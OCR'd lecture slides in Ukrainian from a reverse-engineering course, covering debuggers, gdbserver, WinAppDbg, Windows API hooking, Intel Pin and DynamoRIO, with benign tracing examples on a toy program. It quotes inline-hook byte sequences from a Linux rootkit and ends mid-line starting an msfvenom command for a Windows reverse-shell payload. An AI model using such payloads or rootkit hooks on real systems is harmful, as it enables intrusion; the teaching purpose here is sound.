
- налагоджувач за замовчуванням у Xcode для macOS, iOS;
- платформи i386, x86_64, ARM, AArch64, PPC64le;
- підтримує мови C, Objective-C, C++;
- засоби віддаленого аналізу (lldb-server);
- вбудовані засоби автоматизації (включаючи Python).

Ліцензія – вільне програмне забезпечення (Apache 2.0 with LLVM exceptions), безкоштовна.

LLDB у macOS High Sierra 10.13.6 на MacBook Air 2017



Налагодження – https://t.me/infosecmemes/363



Інші налагоджувачі

Існує велика кількість інших налагоджувачів:

- OllyDbg – http://www.ollydbg.de/
- Immunity Debugger – https://www.immunityinc.com/products/debugger/
- edb – https://github.com/eteran/edb-debugger
- ...

Далі в курсі використовується x64dbg, WinDbg та GDB, якщо інше не вказано явно.

gdbserver

gdbserver – https://sourceware.org/gdb/current/onlinedocs/gdb/Server.html:

- клієнт-серверна архітектура (GDB та gdbserver);
- GDB remote serial протокол через TCP або serial порт;
- запуск та підключення до процесів у віддаленій системі;
- аналіз ядра, прошивок обладнання та ін.

QEMU gdbstub – https://wiki.qemu.org/Features/gdbstub:

- аналіз ядра у Android Emulator (вцілому Linux у не-x86 архітектурах);
- Cisco IOS у Dynamips-GDB-Mod;
- VxWorks у GNATemulator ...

Приклади gdbserver

```
remote$ gdbserver :1234 /bin/sh
Process /bin/sh created; pid = 616486
Listening on port 1234
Remote debugging from host 10.13.37.1, port 55326
```

```
local$ qemu-system-ppc -s -S -m 1G -nographic -hda
    debian_wheezy_powerpc_standard.qcow2
>> CPU type PowerPC,750
Welcome to OpenBIOS v1.1 built on Mar 12 2020
   14:02
...
Debian GNU/Linux PowerPCchosen/bootargs =
```

Приклади gdbserver (contd.)

```
local$ gdb -q -nx ./sh
(gdb) target remote 10.13.37.2:1234
0x00007ffff7fd0100 in ?? () from target:/lib64/ld-
   linux-x86-64.so.2
(gdb) x/2i $pc
=> 0x7ffff7fd0100:      mov    %rsp,%rdi
   0x7ffff7fd0103:      callq  0x7ffff7fd0df0

local$ gdb-multiarch -q -nx
(gdb) target remote :1234
0x0001f0ff in ?? ()
(gdb) i r
r0             0x0                 0
r1             0x0                 0
...
```

GNU Simulator Project

GDB Sim – https://sourceware.org/gdb/wiki/Sim:

- емулятор процесорів у складі GDB

Підтримуються архітектури:
AARCH64, ARM, AVR, Blackfin, CompactRISC, CRIS, D10V, SPARC, FRV, FT32, H8/300, IQ2000, LatticeMico32, M32C, M32R, 68HC11, MCORE, MicroBlaze, MIPS, MN103, Moxie, MSP430, PowerPC, RL78, RX, SuperH, V850

Збирається окремо у GDB:

```
$ ./configure --enable-sim
(gdb) target sim
(gdb) load
```


IDA Debugger

IDA Debugger – https://www.hex-rays.com/products/ida/debugger/:

- інтегрований компонент IDA Pro;
- цільові платформи Windows, Linux, OS X (x86/x64), iOS, Android;
- засоби DBI та емулятори Bochs, Intel PIN;
- віддалений аналіз та аналіз ядра XNU, GDB Server, WinDBG.

Ліцензія – комерційна, безкоштовна в IDA Educational (локальний нативний для Windows, Linux).

Приклад lock.exe у IDA Debugger



WinAppDbg Debugger

WinAppDbg – https://github.com/MarioVilas/winappdbg/:

- налагоджувач на основі Python ctypes і Win32 API;
- призначений для інструментування, фазингу та аналізу застосунків ОС Windows x86/x64;
- абстрагує доступ до пам'яті, процесів, потоків;
- підтримує точки зупинок (у коді, пам'яті, апаратні), трасування, перехоплення викликів API;
- можливість детального звіту про виключення (crash analysis).

Ліцензія – вільне програмне забезпечення (BSD), безкоштовна.

Приклад lock.exe у WinAppDbg

```
from winappdbg import *

def hook(event):
  p = event.get_process()
  t = event.get_thread()
  print "hook called, pid %d, tid %d" % (p.get_pid
     (), t.get_tid())

  args = t.read_stack_dwords(4)
  print "args", ', '.join(map(hex, args))
  p.write(args[1], "MEWMEW!\0")

  for a, _, op, hx in t.disassemble_around_pc(21):
    print "%06x: %-6s %s" % (a, hx, op)
```

Приклад lock.exe у WinAppDbg (contd.)

```
debug = Debug()
p = debug.execv(["lock.exe"])

pid = p.get_pid()
addr = 0x40101e

print "pid %d, breakpoint 0x%x" % (pid, addr)

debug.define_code_breakpoint(pid, addr, action =
    hook)
debug.enable_one_shot_code_breakpoint(pid, addr)
debug.loop()
```

Приклад lock.exe у WinAppDbg (contd.)

```
pid 672, breakpoint 0x40101e

hook called, pid 672, tid 10212

args 0x0, 0x40300c, 0x403000, 0x24

401014: 6a24    push 0x24
401016: ff75fc push dword ptr [ebp - 4]
401019: ff75f8 push dword ptr [ebp - 8]
40101c: 6a00    push 0
40101e: ff1500204000 call dword ptr [0x402000]
401024: 83f806 cmp eax, 6
401027: 7506    jne 0x40102f
```

Кошенятко після лекції KPI_RE


Лекція 5: Динамічний аналіз 2

У лекції

Динамічне інструментування та аналіз виконуваного коду:

- Перехоплення WinAPI (Windows API hooking)
- Динамічне бінарне інструментування (DBI)
  - Intel Pin, DynamoRIO, Frida
- Динамічний бінарний аналіз (DBA)
  - Valgrind та taint analysis

API Monitor v2 – http://www.rohitab.com/apimonitor



Моніторинг та інструментування Windows API

- Microsoft Detours – https://github.com/microsoft/detours
  - ARM, x86, x64, IA64, ліцензія MIT
- EasyHook – https://easyhook.github.io
  - з .NET у x86/x64 (в т.ч. ring0), ліцензія MIT
- Deviare – https://github.com/nektra/deviare2
  - x86/x64, ліцензія GPLv3 та комерційна
- PolyHook2 – https://github.com/stevemk14ebr/PolyHook_2_0
  - C++17, x86/x64, ліцензія MIT

Технології inline інструментування (inline hooking):

- http://jbremer.org/x86-api-hooking-demystified/
- https://github.com/BreakingMalwareResearch/Captain-Hook

Приклад Cuckoo Sandbox hook_create_stub() у monitor/src/hooking.c

Приклад Cuckoo Sandbox: monitor hook_create_jump

```
asm_jump_32bit
68 xx xx xx xx C3 - push addr ; ret
E9 xx xx xx xx    - jmp far addr

asm_jump (64 bit)
FF 25 00 00 00 00 xx xx xx xx xx xx xx xx
    - jmp qword [rel $+0] ; qword addr
```

Приклад Suterusu (LKM rootkit, Linux x86/x86_64/ARM)

https://github.com/mncoppola/suterusu
https://github.com/mncoppola/suterusu/blob/master/util.c#L79

```
X86: 68 00 00 00 00 c3
// push $addr; ret

X86_64: 48 b8 00 00 00 00 00 00 00 00 ff e0
// mov rax, $addr; jmp rax

ARM: 00 f0 9f e5 00 00 00 00 00 00 00 00
// ldr pc, [pc, #0]; .long addr; .long addr

Thumb: 01 a0 00 68 87 46 87 46 00 00 00 00
// add r0, pc, #4; ldr r0, [r0, #0]; mov pc, r0;
   mov pc, r0; .long addr
```

Intel Pin

Intel Pin – http://www.pintool.org/:

- використовується у інструментах Intel SDE, VTune Amplifier, Inspector, Advisor;
- DBI платформа для IA-32, x86-64 та MIC;
- аналіз на рівні користувача ОС Windows, Linux, macOS;
- режими емуляції (JIT), нативний (probe mode);
- широкі можливості аналізу програмного коду (на рівнях INS, BBL, RTN, IMG, символи...)

Ліцензія – пропрієтарна, безкоштовна для некомерційного використання.

Трасування застосунків Windows x64 з Intel Pin

```
#include <stdio.h>
#include "pin.H"
FILE* out;

VOID traceInst(INS ins, VOID*) {
ADDRINT address = INS_Address(ins);
fprintf(out, "%p: %s", (void*)address,
   INS_Disassemble(ins).c_str());
if(INS_IsCall(ins)&&INS_IsDirectBranchOrCall(ins))
  fprintf(out, " // %s\n", RTN_FindNameByAddress(
     INS_DirectBranchOrCallTargetAddress(ins)).
     c_str());
else fprintf(out, "\n");
}
```

Трасування застосунків Windows x64 з Intel Pin (contd.)

```
VOID fini(INT32, VOID*) {
  fclose(out);
}

int main(int argc, char* argv[]) {
  out = fopen("trace.log", "wb");

  PIN_InitSymbols();
  fprintf(out, "init %d\n", PIN_Init(argc, argv));
  INS_AddInstrumentFunction(traceInst, 0);
  PIN_AddFiniFunction(fini, 0);
  PIN_StartProgram();
}
```

Трасування застосунків Windows x64 з Intel Pin (contd. 2)

trace.cpp, run.bat у source/tools/ManualExamples

```
@echo off
make obj-intel64/trace.dll TARGET=intel64
..\..\..\pin.exe -t obj-intel64\trace.dll --
    lock64.exe
```

Приклад аналізу пакувальника MPRESS 2.19

```
#include <windows.h>
void __main() {
  if(MessageBox(0, "Lock workstation?", "hello
     kitty", 0x24) == 6)
    LockWorkStation();
  ExitProcess(0);
}

$ x86_64-w64-mingw32-gcc -mwindows -nostdlib
   lock64.c -o lock64.exe -lkernel32 -luser32
$ strip -s lock64.exe
$ wine mpress.exe lock64.exe

PE32+/x64 3.12kB --> 2.12kB  Ratio: 71.4%
```

$ cat -n trace.log | grep -v 0x7ff

```
 63284  0x4060c2: push rdi
...
 63768  0x4011fb: jmp 0x401000
 63769  0x401000: push rbp
 63770  0x401001: mov rbp, rsp
 63771  0x401004: sub rsp, 0x20
 63772  0x401008: mov r9d, 0x24
 63773  0x40100e: lea r8, ptr [rip+0xfeb]
 63774  0x401015: lea rdx, ptr [rip+0xff0]
 63775  0x40101c: mov ecx, 0x0
 63776  0x401021: mov rax, qword ptr [rip+0x4054]
 63777  0x401028: call rax
309394  0x40102a: cmp eax, 0x6
309395  0x40102d: jnz 0x401038
...
```


DynamoRIO

DynamoRIO – https://dynamorio.org/:

- DBI платформа для IA-32, AMD64, ARM, AArch64;
- аналіз на рівні користувача ОС Windows, Linux, Android;
- дозволяє модифікувати код під час виконання, власний IR;
- висока продуктивність інструментованого коду.

Ліцензія – вільне програмне забезпечення (BSD), безкоштовна.

Перетворення коду у DynamoRIO



Приклад Dr. Strace на windows/x64/shell_reverse_tcp

```
$ msfvenom -p windows/x64/shell_reverse_tcp lhost
